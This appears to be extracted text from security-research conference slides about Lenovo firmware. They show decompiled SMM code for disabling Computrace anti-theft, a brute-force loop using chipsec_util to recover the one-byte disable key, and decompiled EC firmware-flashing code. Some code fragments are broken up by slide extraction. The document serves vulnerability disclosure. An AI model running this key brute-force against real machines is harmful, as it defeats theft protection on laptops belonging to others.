    BOOLEAN    Enabled;  
    BOOLEAN    Active;  
    BOOLEAN    Disabled;  
    UINT8      DisableSecretKey[4];  
} COMPUTRACE_STATE;
```

```
key_byte = cpu_regs->EBX;
```

```
ComputraceState.Active      = TRUE;
```

```
ComputraceState.DisableSecretKey[0] = key_byte & 0xff;
```

```
ComputraceState.DisableSecretKey[1] = (key_byte & 0xff00) >> 8;
```

```
ComputraceState.DisableSecretKey[2] = (key_byte & 0xff0000) >> 16;
```

```
ComputraceState.DisableSecretKey[3] = (key_byte & 0xff000000) >> 24;
```

SmiComputraceDisable = 0x87

```
key_match = TRUE;
for (i = 0; i < 4; i++) {
    if (Key[i] != ComputraceState.DisableKey[i]) {
        key_match = FALSE;
        break;    <-not constant time
    }
}
```

```
key_byte if (key_match == FALSE) {
```

```
Computrace DisableRetryCount++;
```

```
Computrace
```

```
Computrace cpu_regs->EAX |= COMPUTRACE_WRONG_KEY;
```

```
Computrace return EFI_SUCCESS;
```

```
Computrace }
```

```
16;
```

```
> 24;
```

Brutforce Lenovo Computrace Disable Key

➤ Computrace Disable Secret Key

- ✓ 1 BYTE secret value ☺ stored in SPI flash (NVRAM)
- ✓ Can be different by laptop model line
(my sweet victims p50 and t540p has a different keys)

for i in range(0,256):

chipsec_util smi 0x0 0x85 0x0 hex(i)


Fuzz->Check->Repeat->Profit!

DisableSecretKey == 0x57 0_0



**Embedded Controller is not
a security boundary**





[32]	
[64]	
2542AEFEC	BAT
EC	BAT
EC	BIN
ECO	BAT
FLASH2	BIN
ITE_WinFlash_V01	exe
ITE_WinFlash_V01	idb
ITEECDLL	dll
V01	exe

```

if ( dword_410FEC )
{
    write_port(dword_410FF4);
    printf("Send Erase Command...\n");
}
Sleep(0x64u);
printf("Erase Done\n");
if ( sub_401170() )
{
    printf("Return from Erase Checking: Done\n");
    if ( !dword_410FEC )
    {
        printf("Send Erase Command Again\n");
        write_port(dword_410FF4);
        Sleep(0x64u);
    }
    dword_410FE4 = 0;
    while ( !sub_401220() )
    {
        printf("Programming the EC Firmware now.....\n");
        ++dword_410FE4;
        read_port();
        read_port();
        write_port(dword_410FF4);
        Sleep(0x64u);
    }
    printf("The EC Firmware Programmed Done & Verification Success.\n");
    ++dword_410FF4;
}
else
{
    printf("Return from CheckDataFF: false\n");
    ++dword_410FF4;
}
}

```


 **More EC fun coming this summer** 
Stay tuned!!

Summary:

- ⊕ The usability in enterprise world in many cases the main enemy of security
- ⊕ The vendors understand “Permanent Disable” option differently
- ⊕ When Hardware-based Root of Trust transfer the state of Chain of Trust to software, it's not hardware anymore



Thank you for your attention!

@matrosov

